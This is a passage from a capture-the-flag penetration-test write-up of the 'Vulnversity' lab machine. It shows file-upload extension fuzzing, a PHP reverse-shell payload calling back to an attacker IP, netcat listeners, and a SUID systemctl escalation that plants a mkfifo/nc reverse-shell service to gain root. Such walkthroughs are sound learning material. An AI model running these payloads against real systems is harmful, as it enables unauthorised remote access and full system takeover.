Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------277999941726668591123370702537
Content-Length: 338
Origin: http://10.10.140.234:3333
Connection: close
Referer: http://10.10.140.234:3333/internal/index.php
Upgrade-Insecure-Requests: 1

-----------------------------277999941726668591123370702537
Content-Disposition: form-data; name="file"; filename="test§.txt§"
Content-Type: text/plain

-----------------------------277999941726668591123370702537
Content-Disposition: form-data; name="submit"

Submit
-----------------------------277999941726668591123370702537--
```

As the attack initiated, we could verify that .phtml is allowed for the file upload. We can support that base from the “Length” and Response header.


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Response
Raw Headers Hex
Pretty Raw Render \n Actions

Request	Payload	Status	Error	Timeout	Length	Comment
12	.htm	200	☐	☐	737	
13	.html	200	☐	☐	737	
14	.inc	200	☐	☐	737	
15	.jhtml	200	☐	☐	737	
16	.jsa	200	☐	☐	737	
17	.jsp	200	☐	☐	737	
18	.log	200	☐	☐	737	
19	.mdb	200	☐	☐	737	
20	.nsf	200	☐	☐	737	
21	.php	200	☐	☐	737	
22	.phtml	200	☐	☐	723	
23	.pl	200	☐	☐	737	
24	.reg	200	☐	☐	737	
25	.sh	200	☐	☐	737	

```
      }
      body{
        display:table-cell;
        vertical-align:middle;
        text-align:center;
      }
    </style>
  </head>
  <body>
    <form action="index.php" method="post" enctype="multipart/form-data">
      <h3>
        Upload
      </h3>
      <br />
      <input type="file" name="file" id="file">
      <input class="btn btn-primary" type="submit" value="Submit" name="submit">
    </form>
```


Reverse Shell

It is now confirmed that .phtml has no restriction for file upload. Therefore, I created shell.phtml file that has reverse shell payload on it.

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.8.182.95/222 0>&1'"); ?>
```

On the browser, by checking the URL. We can see that the payload we created has been uploaded on the webpage.

> `http://10.10.140.234:3333/internal/uploads/`


Index of /internal/uploads
Preferences
10.10.140.234:3333/internal/uploads/

Index of /internal/uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.phtml	2021-04-25 03:42	75	
test.phtml	2021-04-25 03:32	116	


Apache/2.4.18 (Ubuntu) Server at 10.10.140.234 Port 3333

Before Executing the payload.. On the attacker machine, set up nc commands to listen for any communication.

```
nc -v -n -l -p 222
```

Executing payload is just clicking the shell.phtml since its considered as webpage.

We can now conclude that establishing reverse shell was a success. From here we can see that the owner of the Web Application is 'bill' and by exploring directories, I found the first thropy.



```
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$ cat /etc/passwd
```


3.2.2 Privilege Escalation

This section will provide a way on how to escalate the privilege or to gain root access. Rooting the machine and getting the 2nd thropy is the main goal on this box

SUID - Systemctl Misconfiguration

Using this command we can enumerate all Applications that have SUID (Set Owner User ID) permission. The appication will run base on the owner instead of the user, therefore we can use to take advantage for escalating our privilege as a root.

```
find / -perm -u=s -type f 2>/dev/null
```




```
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$ cat /etc/passwd
```

I tried some of the applications, until i end up with /bin/systemctl.


As the result, of searching exploits regarding on the systemctl. I found this.

```
echo '[Service]
ExecStart=/bin/sh -c "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.182.95
    222 >/tmp/f"
[Install]
WantedBy=multi-user.target' >lion3.service
/bin/systemctl link /tmp/lion3.service
/bin/systemctl enable --now /tmp/lion3.service
```



```
www-data@vulnuniversity:/tmp$ echo '[Service]
ExecStart=/bin/sh -c "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.182.95 222 >/tmp/f"
[Install]
WantedBy=multi-user.target' >lion3.serviceecho '[Service]
</tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.182.95 222 >/tmp/f"
> [Install]
>
WantedBy=multi-user.target' >lion3.service
www-data@vulnuniversity:/tmp$ cat lion3.service
cat lion3.service
[Service]
ExecStart=/bin/sh -c "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.182.95 222 >/tmp/f"
[Install]
WantedBy=multi-user.target
www-data@vulnuniversity:/tmp$ /bin/systemctl link lion3.service
/bin/systemctl enable --now lion3.service
/bin/systemctl link lion3.service
Failed to execute operation: Invalid argument
www-data@vulnuniversity:/tmp$ /bin/systemctl enable --now lion3.service
Failed to execute operation: No such file or directory
www-data@vulnuniversity:/tmp$ /bin/systemctl link /tmp/lion3.service
/bin/systemctl link /tmp/lion3.service
Created symlink from /etc/systemd/system/lion3.service to /tmp/lion3.service.
www-data@vulnuniversity:/tmp$ /bin/systemctl enable --now /tmp/lion3.service
/bin/systemctl enable --now /tmp/lion3.service
Created symlink from /etc/systemd/system/multi-user.target.wants/lion3.service to /tmp/lion3.service.
www-data@vulnuniversity:/tmp$
```

Before initiating the payload above, our attacker machine (Kali Linux) should have NC listening on the other TTY to catch the payload.



```
root@kali:~# nc -nvlp 222
listening on [any] 222 ...
connect to [10.8.182.95] from (UNKNOWN) [10.10.140.234] 53026
/bin/sh: 0: can't access tty; job control turned off
# python -c 'import pty; pty.spawn("/bin/bash")'
root@vulnuniversity:/# whoami
whoami
root
root@vulnuniversity:/# ls
ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
root@vulnuniversity:/# cd /root
cd /root
root@vulnuniversity:/root# ls
ls
root.txt
root@vulnuniversity:/root# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
```

As a result, we are able to obtained a root account on the Vulnerable Machine, and at the same time, obtained the 2nd Trophy. And the Journey for Vulnversity has been completed. Looking forward that this walkthrough guides you on the right path.

3.3 Maintaining Access (There's no Maintaining Access that has been configured)

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning (There's no House Cleaning that has been configured)

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, Alec removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

Trophies	Proof of Content
/home/bill/user.txt	8bd7992fbe8a6ad22a63361004cfcedb
/root/root.txt	a58ff8579f0a9270368d33a9966c7fd5

4.2 Appendix - Metasploit/Meterpreter Usage

For the exam, I never used the meterpreter allowance.

4.3 Appendix - Completed Buffer Overflow Code

```
#No buffer overflow needed on this machine.
```